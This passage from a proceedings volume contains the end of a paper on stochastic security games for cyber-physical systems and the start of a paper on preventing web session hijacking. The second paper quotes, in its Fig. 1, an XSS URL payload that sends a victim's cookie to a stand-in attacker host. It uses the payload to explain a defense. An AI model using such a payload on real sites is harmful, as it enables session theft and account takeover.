As for posterior probability of success, consider a TCP port scan and a DoS flooding attack: clearly the latter has greater chances of succeeding if we know to which port a stream of packets can be addressed. In the cyber-physical world, in order to obtain the content of the memory of a device with exhausted battery an attacker has either to replace the battery (physical action) and then try to break given protocols (sequence of cyber actions), or to physically access the memory and extract the information (physical actions). Trying to intercept messages before bringing the device back to life will have probability 0 of success.

The Smart Meter case. The coming Smart Grid promises to couple the existing electricity grid infrastructure with a cyber layer, over which information about power consumption, availability, and price is conveyed and exploited to optimise local as well as global goals. The Smart Meter (SM) is meant to be the nodal point of this huge CPS, acting as a gateway between customers, household appliances, and the electrical utility.

It is of utmost importance to secure the SM, since it records valuable metering information, communicating it to the utility, and controlling the connected appliances. Therefore, an attack to the SM may lead to energy disconnections, energy usage frauds, and to hack electrical devices. In addition to this, the disclosure of recorded energy usage information would reveal behavioural patterns, resulting in privacy violations. A comprehensive scenario for the SM security is discussed in [22].

Due to its dominant role, an SM is a natural target for attacks within the grid, and it is susceptible to both physical and cyber threats. Physical attacks to SMs include hardware destruction, manipulations (read/alter the content of the chip-set), power outage, power quality change. Cyber attacks include classical communication-related actions like spoofing, forging messages, buffer overflow, replay attacks. Countermeasures to physical attacks consist both in reinforcing physical protection (walls, pad-locks, cameras, proximity and presence sensors, etc.) and in physically replacing or repairing damaged components. On the cyber side, cryptography is the main tool to protect sensible information from being stolen or altered, and in this realm possible actions include renewing cryptographic keys, lifting the encryption level (e.g. stronger keys), requiring multiple authentication, and so on.

Assume, for example, that the attacker goal is to alter the energy usage data recorded in the SM, so as to cheat the electrical utility. As for physical actions, an attacker could try to get hold of the device and work on its memory. On the cyber side, a similar effect can be achieved by sending fake consumption messages to the SM, or by tampering with actual messages sent by the connected appliances (possibly breaking the involved protocols, if any). More subtle attacks can be achieved by assembling physical and cyber actions together. While it is clear that each of these actions is characterised by a cost (energy, time, money, etc.), it is also reasonable to assume that an action will succeed with a given probability, determined by the skills of the attacker, the implementation of given security policies (e.g. strength of an encryption scheme), and physical obstacles. Likewise, once an attack is successful, the defender (e.g. the electrical utility) will realise the damage with a given probability, e.g. depending on the discrepancy with the consumption pattern of the given customer.

While a detailed study of security in smart metering is out of the scope of this work, the scenario depicted above strongly motivates the importance of investigating game-theoretic approaches for the verification of security properties of CPSs.

4 Analysing Security Games

The problems of computing a strategy and the expected cost of playing accordingly, introduced in Sect. 2, can both be reduced to the problem of solving systems of min-max rational equations. In the following, we discuss how the reduction from SSGs to equation systems works, and in Sect. 5 we review the solving technique on which our tool is based.

From games to equations. The construction of the equation system for an SSG resembles the derivation of equation systems for Markov Chains [23] (refer to [24] for an analogous reduction on recursive games). Given an SSG $G = (V, E)$, we define the related equation system over the variables $x_{u,v}$, with $u, v \in V$, denoting the probability of going from u to v. The form of the equation defining $x_{u,v}$ is determined by the type of vertex u:

1. if u is a sink, then $x_{u,v} = 0$ for all $v \neq u$;
2. if $u = v$, then $x_{u,v} = 1$ (the target has already been reached);
3. if u is an average vertex, then

$$x_{u,v} = \sum_{v' \in V \mid (u,v') \in E} x_{u,v'} x_{v',v}$$

   i.e., the probability of reaching v from u is given by summing up the probabilities with which v is reached from the successors of u, each multiplied with the probability of choosing the given successor; observe that for any successor v' of u, the probability $x_{u,v'}$ is given by the game;

4. if u is a min (resp. max) vertex, then we have

$$x_{u,v} = \min_{v' \in V \mid (u,v') \in E} x_{v',v} \qquad \text{(resp. max)}$$

Consider the game depicted in Fig. 1. The equation system describing the attacker's objective, i.e., going from the start node 1 to the sink down, is derived according to the definition above: $x_{1,d}$ describes the probability of winning for the attacker, and it is defined in terms of the the probabilities for reaching the intermediate goals. Solving such a system, we obtain the maximum probability for reaching down, and the choices at $\vee$ nodes give us the corresponding attacker's strategy.

Similarly, we can obtain an equation system expressing the reachability of up, but since SSGs are determined its value is derivable from the solution of the system for down. In order to obtain the corresponding strategy, however, we need to solve the equation system.

With respect to the reachability of down in the game of Fig. 1, we obtain the following equation system, where d, u denote sinks down and up, respectively.

$$\begin{aligned}
x_{1,d} &= x_{2,d} \vee x_{3,d} \\
x_{2,d} &= s(a_1) \cdot x_{4,d} + d(a_1) \cdot x_{5,d} + f(a_1) \cdot x_{u,d} \\
x_{3,d} &= s(a_2) \cdot x_{7,d} + d(a_2) \cdot x_{6,d} + f(a_2) \cdot x_{u,d} \\
x_{9,d} &= s(c_1) \cdot x_{u,d} + f(c_1) \cdot x_{5,d} \\
x_{10,d} &= s(c_2) \cdot x_{u,d} + f(c_2) \cdot x_{6,d} \\
x_{8,d} &= s(a_2|a_1) \cdot x_{d,d} + d(a_2|a_1) \cdot x_{12,d} + f(a_2|a_1) \cdot x_{4,d} \\
x_{11,d} &= s(a_1|a_2) \cdot x_{d,d} + d(a_1|a_2) \cdot x_{13,d} + f(a_1|a_2) \cdot x_{7,d} \\
x_{14,d} &= s(c_2) \cdot x_{u,d} + f(c_2) \cdot x_{12,d} \\
x_{15,d} &= s(c_1) \cdot x_{u,d} + f(c_1) \cdot x_{13,d}
\end{aligned}$$

$$\begin{array}{lll}
x_{4,d} = x_{8,d} & x_{5,d} = x_{9,d} & x_{6,d} = x_{10,d} \\
x_{7,d} = x_{11,d} & x_{12,d} = x_{14,d} & x_{13,d} = x_{15,d} \\
x_{u,d} = 0 & x_{d,d} = 1 &
\end{array}$$

Computing the optimal strategy. In the next section we will see how such a system can be automatically solved. However, in such a simple case, we can solve the system by substitution. Assume that the following probabilities are given:

$$s(a_1) = \tfrac{1}{8} \quad s(a_2) = \tfrac{1}{4} \quad s(a_2|a_1) = \tfrac{1}{2} \quad s(a_1|a_2) = \tfrac{1}{8}$$

$$d(a_2|a_1) = \tfrac{1}{6} = d(a_1|a_2) \quad f(a_1|a_2) = \tfrac{17}{24} \quad f(a_2|a_1) = \tfrac{1}{3}$$

that is, while a_1 is independent from a_2, a_2 will have more success chances if carried out after a_1. However, solving the system we obtain

$$x_{1,d} = x_{2,d} \vee x_{3,d} \qquad x_{2,d} = \frac{3}{32} \qquad x_{3,d} = \frac{3}{28}$$

hence the maximum probability with which the attacker can reach down is $\frac{3}{28}$, and this is achieved by following the strategy $\tau_1 = \{(1,3)\}$, that is, selecting a_2

first. Since SSGs are determined, we can already conclude that the maximum probability with which the defender wins a play is $1 - \frac{3}{28}$. What is more, we have also obtained the (only) other strategy the attacker can undertake and its effectiveness, that is, $\tau_2 = \{(1, 2)\}$ with a probability of $\frac{3}{32}$. In general, we can obtain an additional strategy solving a new system, where the choices related to already considered strategies are dropped. In principle, we can compute all the strategies available to the players.

According to the literature on SSGs, τ_1 has to be considered optimal in the sense the no other strategy has higher chances to lead to victory. Nonetheless, real applications cannot simply disregard the cost of operating the system in a given fashion: cost considerations are introduced below, so as to enable contrasting strategies by their effectiveness and efficiency.

Cost analysis: playing. As we have observed, given the best-effective strategy τ_1 for the attacker, also the value of the best-effective strategy for the opponent is determined, and our solver can provide both strategies. Hence, computing the expected cost for a play that develops according to these strategies amounts to computing the expected reward for reaching a given state in the Markov chain induced by the strategies (refer to [23, Sect. 10.5] for cost-bounded reachability in Markov chains). Applying their strategies, indeed, the players remove the non-determinism from the game.

We can calculate the cost k for reaching the sink down from node 1 in the attacker's best-effective strategy as follows:

$$\begin{aligned} k &= \mathsf{cost}(a_2) + \tfrac{1}{4}\left(\mathsf{cost}(a_1) + \tfrac{17}{24}\mathsf{cost}(a_1) + \tfrac{17}{24^2}\mathsf{cost}(a_1) + \dots\right) \\ &= \mathsf{cost}(a_2) + \tfrac{1}{4}\mathsf{cost}(a_1)\textstyle\sum_{i=0}^{\infty} \frac{17}{24^i} \\ &= \mathsf{cost}(a_2) + \tfrac{1}{4}\mathsf{cost}(a_1)\frac{1}{1-\frac{17}{24}} = \mathsf{cost}(a_2) + \tfrac{6}{7}\mathsf{cost}(a_1) \end{aligned}$$

where we have not considered the paths from node 3 to the sink up since the attacker does not incur any cost in those branches. An equivalent formalisation of the cost analysis is given by the following equation system, where k_i denotes the expected cost for a play starting in node i:

$$\begin{aligned} k_1 &= \mathsf{cost}(a_2) + k_3 & & \\ k_3 &= s(a_2)k_7 + d(a_2)k_6 + k_u = \tfrac{1}{4}k_7 & \qquad k_7 &= \mathsf{cost}(a_1) + k_{11} \\ k_{11} &= s(a_1|a_2)k_d + f(a_1|a_2)k_7 = \tfrac{17}{24}k_7 & \qquad k_d &= 0 \end{aligned}$$

where in the first line we consider the only branch given by τ_1, and in the second line we omit the term $d(a_2)k_6 + k_u$ since it does not contain any cost for the attacker. Solving the system we get

$$\begin{gathered} k_7 = \mathsf{cost}(a_1) + \tfrac{17}{24}k_7 \Rightarrow k_7 = \tfrac{24}{7}\mathsf{cost}(a_1) \\ k_1 = \mathsf{cost}(a_2) + \tfrac{1}{4}\tfrac{24}{7}\mathsf{cost}(a_1) = \mathsf{cost}(a_2) + \tfrac{6}{7}\mathsf{cost}(a_1) \end{gathered}$$

Observe that the second encoding has the advantage of reducing to an equation system that can directly be handled by our solver, which thus offers a uniform approach to the computation of strategies and their costs.

Analogously, considering τ_2 we derive the following expected cost:

$$k_1 = \mathsf{cost}(a_1) + \frac{3}{16}\mathsf{cost}(a_2)$$

Now, replacing $\mathsf{cost}(a_i)$ with actual costs we obtain the expected cost of playing according to the given strategy. Moreover, it is worth noting that by studying the inequality

$$\frac{6}{7}\mathsf{cost}(a_1) + \mathsf{cost}(a_2) \geq \mathsf{cost}(a_1) + \frac{3}{16}\mathsf{cost}(a_2)$$

we obtain the condition under which τ_1 is optimal, that is, the best-effective and cheapest strategy: if $\mathsf{cost}(a_2) \geq \frac{16}{91}\mathsf{cost}(a_1)$ then τ_1 will be cheaper than τ_2 while leading to the objective with a higher probability. This approach could be particularly useful in the design phase of countermeasures, since it puts bounds to the resources that the implementation of a given procedure may require to be taken into account. Dually, we can compute the expected costs that the defender has to pay for playing with a given strategy.

Cost analysis: winning. Finally, we can compute the expected cost for *winning* a play whenever a given strategy is applied, as opposed to the expected cost of *playing* according to the strategy, that we have just discussed. In order to compute the former expected cost, we need to consider only those paths that lead one player to winning the game, and we have to normalise to 1 all the probabilities on such paths. Considering the attacker in the scenario in which τ_1 is played, we have that the expected cost for winning a play is the cost k_1 of reaching the sink down from node 1. This is similar to the cost k_1 computed above, but it has not to be weighed by $s(a_2) = \frac{1}{4}$, since the only possibility to reach sink down is indeed taking $(3, 7)$.

5 Solving Min-Max Equation Systems

As we have shown above, a number of quantitative problems on SSGs can be reduced to solving systems of min-max rational equations. In the following we present an approach originally developed in [8], where the key idea is to use strategy iteration to guess a strategy for max choices (dually, min), and then solve the so-obtained minimisation linear program (dually, maximisation).

Min-max rational equations. We consider equations of the form $x = e$ where $x \in \mathit{Var}$ is a variable and e is an expression generated according to the following grammar:

$$e ::= x \mid c \mid c \times x \mid e_1 + e_2 \mid e_1 \vee e_2 \mid e_1 \wedge e_2$$

where c is in $\mathbb{Q}^\infty = \mathbb{Q} \cup \{-\infty, \infty\}$, $+$ is the sum over $\mathbb{Q}$ extended to $\mathbb{Q}^\infty$ so that $x + -\infty = -\infty + x = -\infty$ for all $x \in \mathbb{Q}^\infty$, $x + \infty = \infty + x = \infty$ for $x \in \mathbb{Q} \cup \{\infty\}$, and $\times$ is the product of a *non-negative* constant and a variable. $\vee$ is defined as the maximum between two sub-expressions and $\wedge$ is defined as the minimum between two sub-expressions. The approach and the solver can also deal with linear programs, letting an expression e be defined by $\mathrm{LP}_{A,\boldsymbol{v}}(e_1, \dots, e_n)$, but in the following we omit this feature as it is not relevant to our discussion.

A system ε of min-max rational equations is a finite set $\{x_1 = e_1, \dots, x_k = e_k\}$ of equations where the x_i's are pairwise distinct variables in *Var*. The solution of a system ε is an assignment $\rho : \mathit{Var} \to \mathbb{Q}^\infty$ that satisfies all the equations in ε. In order to solve such a problem, first we derive a system of min rational equations from ε, and then we solve the linear program $\{x_i \leq e_i \,|\, x_i = e_i \in \varepsilon\}$ where we want to maximise the values of the x_i's.

We define a max-strategy σ as a set of choices for the $\vee$-expressions occurring in ε:

$$\sigma = \{e_1 \vee e_2 \to e_i \,|\, i \in \{1, 2\},\, e_1 \vee e_2 \in \varepsilon\}$$

Given a system ε of min-max rational equations and a max-strategy σ for ε, we derive a system of min-equations by performing the choices suggested by the strategy at the decision points. The new system is obtained from ε according to the following rules:

$$[\varepsilon]_\sigma = \{x_i = [e_i]_\sigma \,|\, x_i = e_i \in \varepsilon\} \qquad [e_1 \vee e_2]_\sigma = \begin{cases} [e_1]_\sigma & \text{iff } \sigma(e_1 \vee e_2) = e_1 \\ [e_2]_\sigma & \text{iff } \sigma(e_1 \vee e_2) = e_2 \end{cases}$$

$$[e_1 \wedge e_2]_\sigma = [e_1]_\sigma \wedge [e_2]_\sigma \qquad [e_1 + e_2]_\sigma = [e_1]_\sigma + [e_2]_\sigma$$

$$[c \times x]_\sigma = [c]_\sigma \times [x]_\sigma \qquad [c]_\sigma = c \qquad [x]_\sigma = x$$

Linear Programming. We can solve a system of min rational equations ε by solving a linear program whose size is linear with respect to the size of ε. The linear program is obtained mapping each equation in ε to a set of constraints:

$$[\![\varepsilon]\!]_{\mathrm{LP}} = \max \sum_{\{i | x_i = e_i \in \varepsilon\}} x_i$$

$$[\![x = e_1 \wedge e_2]\!]_{\mathrm{LP}} = \{x \leq e_1, x \leq e_2\} \qquad [\![x = e]\!]_{\mathrm{LP}} = \{x \leq e\}$$

where the last rule applies whenever e is not a min-expression. If $[\![\varepsilon]\!]_{\mathrm{LP}}$ is infeasible, then ε has no finite solution. If it is feasible and bounded, then an optimal solution ρ for the linear program is also an optimal solution for ε. In the event that some variables of $[\![\varepsilon]\!]_{\mathrm{LP}}$ are unbounded, there are infinite possible assignments that maximise the objective function: a pre-computation step, called ∞-abstraction, is enforced to deal with such a case [8, Sect. 8].

Strategy Iteration. As stated above, in order to reduce our task to solving linear programs, we need to obtain a max-strategy for the original system of min-max equations. Resorting to strategy iteration, first we define an initial strategy σ_0 for each $\vee$-expression in ε, then we solve the linear program $[\![[\varepsilon]_{\sigma_0}]\!]_{\mathrm{LP}}$, and finally we improve the strategy until an optimal solution is reached.

Algorithm 1. Strategy iteration algorithm

```
function SOLVE($\varepsilon, \sigma_{\text{init}}, \rho_{\text{init}}$)
    $\sigma \leftarrow \sigma_{\text{init}}$
    $\rho \leftarrow \rho_{\text{init}}$
    while $\rho \notin$ Solutions($\varepsilon$) do
        $\sigma \leftarrow P_{\vee}^{\mathsf{eager}}(\sigma, \rho)$
        $\rho \leftarrow [\![ [\varepsilon]_{\sigma} ]\!]_{\text{LP}}$
    end while
    return $(\sigma, \rho)$
end function
```

Since all our operators are monotone, we can define a strategy improvement operator which also preserves monotonicity. Such operator is defined greedily as

$$P_{\vee}^{\mathsf{eager}}(\sigma, \rho)(e_1 \vee e_2) = \begin{cases} e_1 & \text{if } [e_1]_\rho > [e_2]_\rho \\ e_2 & \text{if } [e_1]_\rho < [e_2]_\rho \\ \sigma(e_1 \vee e_2) & \text{if } [e_1]_\rho = [e_2]_\rho \end{cases}$$

Algorithm 1 summarises the entire approach. It starts with an initial assignment $\rho(x_i) = -\infty$ for all the x_i's and an initial strategy. It then iteratively improves the current strategy using $P_{\vee}^{\mathsf{eager}}$ and solves the derived LP-problem until the strategy cannot be improved any further, terminating at that point and returning an optimal strategy together with a solution (if any).

Implementation and performance. RESIS strictly follows the procedure discussed above and proposed in [8]. The implementation is in C++, and the program is mainly composed by the strategy iteration mechanism, that we implemented, and the COIN-OR Linear Program Solver (CLP) [25], an open-source simplex solver, also written in C++. These two components cooperate as explained above. For simplicity, before applying the strategy iteration step, we normalise the system so as that the operators $\wedge, \vee$ appear only at the top level. Note that any system can be normalised by introducing fresh variables and assign them to nested sub-expressions.

As for performance, we have written an equation system generator and tested RESIS on problems of the order of 100000 variables. Despite solving a linear program every time a strategy is guessed, the average solving time on an ordinary laptop is about 1 minute (feasible problems). Carrying out a thorough test campaign and assessing the quality of the generator is part of our future work.

6 Conclusion

Stochastic games offer a flexible framework for studying attack-response interactions in CPSs, where analysis techniques that consider the probabilistic nature of the environment as well as of the attack detection infrastructure are needed. We have shown how the basic attack-response mechanism can be encoded as a game, and improved on the existing literature by introducing probabilistic detection and cost considerations. What is more, in the framework we have presented it is natural to consider both the effectiveness of a strategy, as the probability with which the strategy leads to winning a play, and the expected cost of playing according to a strategy, i.e., its efficiency. The concepts of strategy effectiveness and efficiency give rise to a realistic notion of optimality, that tempers effectiveness with efficiency, and is worthwhile being investigated thoroughly. Finally, we explained how strategies and their costs can be computed by combining strategy iteration with linear programming, and we presented a tool based on this approach. The experiments we have conducted with the tool are promising with respect to its scalability.

We have intentionally developed the exposition as informally as possible, indulging in technical details only in Sect. 5, because we do believe that the obscurity of the literature on games hampered the adoption of game-theoretic models in industry so far.

Future work includes the development of a front-end software for translating games into equations, so as to simplify the specification task as much as possible. Moreover, we deem that our approach can seamlessly be extended to energy games, where there are explicit bounds to the sum of costs encountered in a play. These games are strongly related to another interesting possible improvement, that is, fixed a cost threshold, compute all the strategies whose cost is below (respectively, above) the threshold. In our current framework we can obtain this information only at the price of computing all the strategies and their costs.

Acknowledgement. This work is supported by the IDEA4CPS project, funded by the Danish Foundation for Basic Research under grant DNRF86-10, by SESAMO, an European Artemis project, and by MT-LAB, a VKR Centre of Excellence for the Modelling of Information Technology. The authors should like to thank Helmut Seidl, who inspired the development of RESIS teaching a PhD course at DTU, and Flemming Nielson and Hanne Riis Nielson, who provided invaluable comments on the material proposed by prof. Seidl.

References

1. Blanchet, B.: Automatic verification of correspondences for security protocols. Journal of Computer Security 17(4), 363–434 (2009)
2. Cremers, C.J.F.: The Scyther Tool: Verification, Falsification, and Analysis of Security Protocols. In: Gupta, A., Malik, S. (eds.) CAV 2008. LNCS, vol. 5123, pp. 414–418. Springer, Heidelberg (2008)
3. Mödersheim, S., Viganò, L.: The Open-Source Fixed-Point Model Checker for Symbolic Analysis of Security Protocols. In: Aldini, A., Barthe, G., Gorrieri, R. (eds.) FOSAD 2007/2008/2009. LNCS, vol. 5705, pp. 166–194. Springer, Heidelberg (2009)
4. Buchholtz, M., Nielson, H.R., Nielson, F.: A Calculus for Control Flow Analysis of Security Protocols. International Journal of Information Security 2(3-4), 145–167 (2004)
5. Escobar, S., Meadows, C., Meseguer, J.: Maude-NPA: Cryptographic Protocol Analysis Modulo Equational Properties. In: Aldini, A., Barthe, G., Gorrieri, R. (eds.) FOSAD 2007/2008/2009. LNCS, vol. 5705, pp. 1–50. Springer, Heidelberg (2009)

6. Shi, J., Wan, J., Yan, H., Suo, H.: A Survey of Cyber Physical Systems. In: Wireless Communications and Signal Processing (WSCP 2011), pp. 1–6. IEEE (2011)
7. Vigo, R.: The Cyber-Physical Attacker. In: Ortmeier, F., Daniel, P. (eds.) SAFECOMP 2012 Workshops. LNCS, vol. 7613, pp. 347–356. Springer, Heidelberg (2012)
8. Gawlitza, T., Seidl, H.: Solving systems of rational equations through strategy iteration. ACM Transactions on Programming Languages and Systems (TOPLAS) 33(3), 11 (2011)
9. Roy, S., Ellis, C., Shiva, S., Dasgupta, D., Shandilya, V., Wu, Q.: A Survey of Game Theory as Applied to Network Security. In: 43rd Hawaii Int. Conf. on System Sciences (HICSS 2010), pp. 1–10. IEEE (2010)
10. Lye, K.W., Wing, J.M.: Game strategies in network security. International Journal of Information Security 4(1-2), 71–86 (2005)
11. Ma, C.Y.T., Rao, N.S.V., Yau, D.K.Y.: A game theoretic study of attack and defense in cyber-physical systems. In: 2011 IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS), pp. 708–713. IEEE (2011)
12. Rao, N., Poole, S., He, F., Zhuang, J., Ma, C.T., Yau, D.: Cloud computing infrastructure robustness: A game theory approach. In: 2012 International Conference on Computing, Networking and Communications (ICNC), pp. 34–38 (2012)
13. Chen, T., Forejt, V., Kwiatkowska, M., Parker, D., Simaitis, A.: PRISM-games: A model checker for stochastic multi-player games. In: Piterman, N., Smolka, S.A. (eds.) TACAS 2013 (ETAPS 2013). LNCS, vol. 7795, pp. 185–191. Springer, Heidelberg (2013)
14. Brown, M., An, B., Kiekintveld, C., Ordóñez, F., Tambe, M.: Multi-Objective Optimization for Security Games. In: 11th International Conference on Autonomous Agents and Multiagent Systems (AAMAS 2012), pp. 863–870 (2012)
15. Bistarelli, S., Dall'Aglio, M., Peretti, P.: Strategic games on defense trees. In: Dimitrakos, T., Martinelli, F., Ryan, P.Y.A., Schneider, S. (eds.) FAST 2006. LNCS, vol. 4691, pp. 1–15. Springer, Heidelberg (2007)
16. Kremer, S., Raskin, J.F.: A game-based verification of non-repudiation and fair exchange protocols. Journal of Computer Security 11(3), 551–565 (2003)
17. Saleh, M., Debbabi, M.: A game-theoretic framework for specification and verification of cryptographic protocols. Formal Aspects of Computing 22(5), 585–609 (2010)
18. Condon, A.: The Complexity of Stochastic Games. Information and Computation 96, 203–224 (1992)
19. Chatterjee, K., Jurdziński, M., Henzinger, T.A.: Simple Stochastic Parity Games. In: Baaz, M., Makowsky, J.A. (eds.) CSL 2003. LNCS, vol. 2803, pp. 100–113. Springer, Heidelberg (2003)
20. Andersson, D., Miltersen, P.B.: The Complexity of Solving Stochastic Games on Graphs. In: Dong, Y., Du, D.-Z., Ibarra, O. (eds.) ISAAC 2009. LNCS, vol. 5878, pp. 112–121. Springer, Heidelberg (2009)
21. Collinson, R.: Introduction to Avionics Systems, 3rd edn. Springer (2011)
22. Vigo, R., Yüksel, E.: Dewi Puspa Kencana Ramli, C.: Smart Grid Security A Smart Meter-Centric Perspective. In: 20th Telecommunications Forum (TELFOR 2012), pp. 127–130 (2012)
23. Baier, C., Katoen, J.P.: Principles of Model Checking. The MIT Press (2008)
24. Etessami, K., Yannakakis, M.: Recursive Markov Decision Processes and Recursive Stochastic Games. In: Caires, L., Italiano, G.F., Monteiro, L., Palamidessi, C., Yung, M. (eds.) ICALP 2005. LNCS, vol. 3580, pp. 891–903. Springer, Heidelberg (2005)
25. AA.VV.: COIN-OR linear program solver, `http://www.coin-or.org/Clp/`

Prevent Session Hijacking by Binding the Session to the Cryptographic Network Credentials

Willem Burgers[1], Roel Verdult[1], and Marko van Eekelen[1,2]

[1] Institute for Computing and Information Sciences,
Radboud University Nijmegen, The Netherlands
[2] School of Computer Science,
Open University of The Netherlands
`willemburgers@student.ru.nl`, `{rverdult,marko}@cs.ru.nl`

Abstract. Many cyber-physical applications are responsible for safety critical or business critical infrastructure. Such applications are often controlled through a web interface. They manage sensitive databases, drive important SCADA systems or represent imperative business processes. A vast majority of such web applications are well-known to be vulnerable to a number of exploits. The focus of this paper is on the vulnerability of session stealing, also called *session hijacking*. We developed a novel method to prevent session stealing in general. The key idea of the method is binding the securely negotiated communication channel to the application user authentication. For this we introduce a server side reverse proxy which runs independently from the client and server software. The proposed method wraps around the deployed infrastructure and requires no alterations to existing software. This paper discusses the technical encryption issues involved with employing this method. We describe a prototype implementation and motivate the technical choices made. Furthermore, the prototype is validated by applying it to secure the particularly vulnerable Blackboard Learn system, which is a important and critical infrastructural application for our university. We concretely demonstrate how to protect this system against session stealing. Finally, we discuss the application areas of this new method.

Keywords and Phrases: software security, web applications, cross site scripting, session stealing, session hijacking.

1 Introduction

Web applications are hard to secure. Many web applications suffer from security vulnerabilities that can be exploited by an attacker. A widely used method to secure web applications involves the creation of an application session for which the user has to authenticate using a registered login name and corresponding password. Before such a session is established, a secure encrypted communication channel is negotiated at a network level to ensure confidentiality. However, the creation of a session and the use of encrypted communication is not sufficient to make an application secure against all attacks.

The focus of this paper is on one of the serious attacks: *session stealing* or *session hijacking*. This is aimed at the session mechanism itself. An adversary takes over a valid user session with a recovered authentication token that is distributed to an genuine user. From this point on we call such a valid authentication token a session identifier (*session ID*). Most modern websites use encrypted communication between the client and the server to prevent an adversary from eavesdropping this session ID. However, it does not prevent stealing the session ID by means of malicious scripts or rogue browser plug-ins.

Sessions in web applications are very common on many infrastructural application areas. Many business critical applications and safety critical applications use a session mechanism. Also cyber-physical applications often use a web server and a session mechanism for communication purposes. Supervisory control and data acquisition (SCADA) systems are well-known to be vulnerable to session hijacking at the transport layer [9]. Improving the safety of sessions contributes to increasing the security level of such applications.

A user whose session is stolen may not notice anything strange while the attack is performed, since the execution of the script may run in the background without changing anything on the screen of the user. This means that the user can be offered little advice in order to prevent such attacks. The main advice is to avoid surfing to pages hosted on the same domain that could be infected by malicious scripts during an active session. This means always closing an open session before surfing to a website that does not require the same session credentials. Such advice does not help much if the application for which the session is opened, is itself vulnerable to cross site scripting. This is the case for many web applications where data can be entered by users and is to be read by other users. Vulnerabilities can occur if the output, generated from the entered data, is not properly encoded. Output encoding prevents executable scripts by replacing meaningful characters with harmless annotated symbols. For example, when an adversary is able to post a malicious script, it could compromise the complete website and steal all active sessions. In that case an attack can happen directly after a genuine user visits the website only once.

Vulnerabilities like these may greatly reduce the trust of the user in the system. The user feels very insecure since there seems to be no way for the user to prevent such an attack.

Motivational Example

The method we propose can be applied in general. As an application example a virtual learning environment is chosen. Such a learning environment is part of the infrastructure: it is a virtual extension of a school/university building which aims to create a safe place for students and teachers. In such a safe place students have confidential discussions with teachers, grades are administered and exams can be held. The activities that take place in the virtual learning environment are for a large part the same as the ones that take place in the physical environment. When within such a virtual learning environment sessions can be stolen without anyone noticing, which could cause that the hard to gain trust is easily lost.

More specifically, our contribution is motivated by the fact that we discovered several vulnerabilities in the Blackboard Learn system used at our university [4]. We demonstrated multiple ways to steal the session identifier and successfully perform a privilege escalation attack. In line with the principles of responsible disclosure, we have notified Blackboard inc. and informed them of our findings back in July 2011. They reacted quickly with some ad-hoc fixes and formed a special security task-force team to locate the nature of these problems [5,6]. The fixes were mostly improvident, one example is that they try to bind the session to the IP address that is used by a genuine user. Such limitation does not work very effectively for large university networks which operate behind one big routing firewall, they all seem to have the same IP address. Furthermore, such network information is publicly accessible, can be determined remotely (using a malicious XSS script) and is easy to spoof. Although some imminent threats were resolved, a more conceptual solution for such vulnerabilities is preferred. The goal is an independent and general applicable design that works without having access to the source code of the application. Hence, we propose a secure protocol that wraps around any closed source and proprietary system and extends its security with significant protection against session hijacking.

The Contributions of This Paper:

- a new method of binding the application session to the cryptographic network credentials that effectively prevents hijacking of web sessions;
- a fully functional prototype implementation of the method (for cookies), built and released under the royalty free BSD license.

The Structure of This Paper:
Sect. 2 discusses session stealing in more detail. Our method to prevent session stealing is presented in Sect. 3. Next, in Sect. 4 we demonstrate a prototype of our proposed method and evaluate its effectiveness in a specific application instance. Finally, we discuss related work in Sect. 5 and conclude in Sect. 6.

2 Session Stealing and Prevention

Sessions are necessary to keep track of users, to see which pages they visit and if they are allowed to visit them. When a user logs on to a website, a new session is started for that user. The rights of the user to follow links and view webpages are stored in the session data. Upon each page view, the rights should be checked. HTTP is a stateless protocol, so it does not provide this user tracking and access verification. Sessions are therefore implemented in the application which runs on top of HTTP. The session ID is kept by the client to be sent with each HTTP request to let the server know the state of the session and verify the user. A session ID can however be stolen and used by another person. The literature refers to this issue with the terms *session stealing* or *session hijacking.*

2.1 Stealing the Session

An adversary with limited access can post a script on a webpage (e.g. via cross site scripting *XSS*) and wait for the genuine user to access the infected website. When the user opens the page, the malicious script executes automatically and gains access to the decrypted credentials. Such a script often tries to recover the session ID and discretely communicates it back to the adversary. A variation of this attack is performed by sending a genuine user a link that triggers a malicious script from within the browser. An example of an XSS attack via the URL is given in Fig. 1.

```
http://vulnerable.com/search.php?q=</u><script >
document.write('<img src="http://hacker.com/
session\_hijack.php?ck=' + document.cookie +'">');
</script >
```

Fig. 1. A XSS attack within a URL. Published by Nikiforakis et al. [10]

The malicious script sends the cookie of the user to the website of the attacker. With the freshly recovered session ID the adversary gains all the session capabilities of the genuine user without having to authenticate. The session ID is often stored in a cookie, but can also be part of the URL[1]. This latter form is mostly used in older web applications. The form of the session ID is not really relevant, as long as there is a value kept by the client to be sent with every request. This session ID represents the state of the session. In this paper, we will focus on the method that involves cookies, but our solution proposed in Sect. 3 is generic and will also work for other forms.

2.2 Strengths and Weaknesses of http-only Cookies

There are special cookies that can not be accessed by any script that gets executed in the browser. Such cookies are referred to as http-only cookies, since they are stripped away and added again when the http headers are processed in the browser. This seems to be a powerful countermeasure against scripts that try to steal the credentials from cookies. Nowadays, most globally used services (like Facebook, Google and Microsoft) are accessed through users credentials based on a persistent session ID stored in a http-only cookie. The endless count of these active services increases the threat of users being tricked to install a malicious browser plug-in that eave-drops a session ID and seize their user accounts. An example that clearly demonstrates how to steal sessions with a browser plug-in is Firesheep[2]. It is not exactly a malicious plug-in, but can be used to demonstrate the severity of an adversary on the network. The main problem is that a browser plug-in has access to all decrypted incoming website traffic, including *all* cookies.

Interestingly, the encrypted data and cryptographic credentials are inaccessible for a browser plug-in. The decryption is often handled in the browser core or, preferably, at the network level of the operating system. We propose to use this specific property to prevent session hijacking by binding the application session to the already negotiated cryptographic credentials at the network level.

[1] For example:
`http://domain.com/index.php?session_id=rj3ids98dhpa0mcf3jc89mq1t0`

[2] `http://codebutler.com/firesheep/`

2.3 Session Stealing Prevention

There are several papers that address the prevention of session hijacking. Our solution is based on a method proposed in 2006 by Oppliger et al. [11]. Oppliger et al. propose their method as a defense against a man-in-the-middle (*MITM*) attack where the credentials are stolen. Even though the attack is different from the attack we face, the basic idea can still be used.

The idea is to combine the application session with the HTTPS session. Where HTTP is stateless, HTTPS needs to keep the state of a connection. With the combination of HTTPS and the application session, you can make use of the security of the HTTPS session to secure your application session. The coupling of the SSL/TLS session and the application session provides a failsafe.

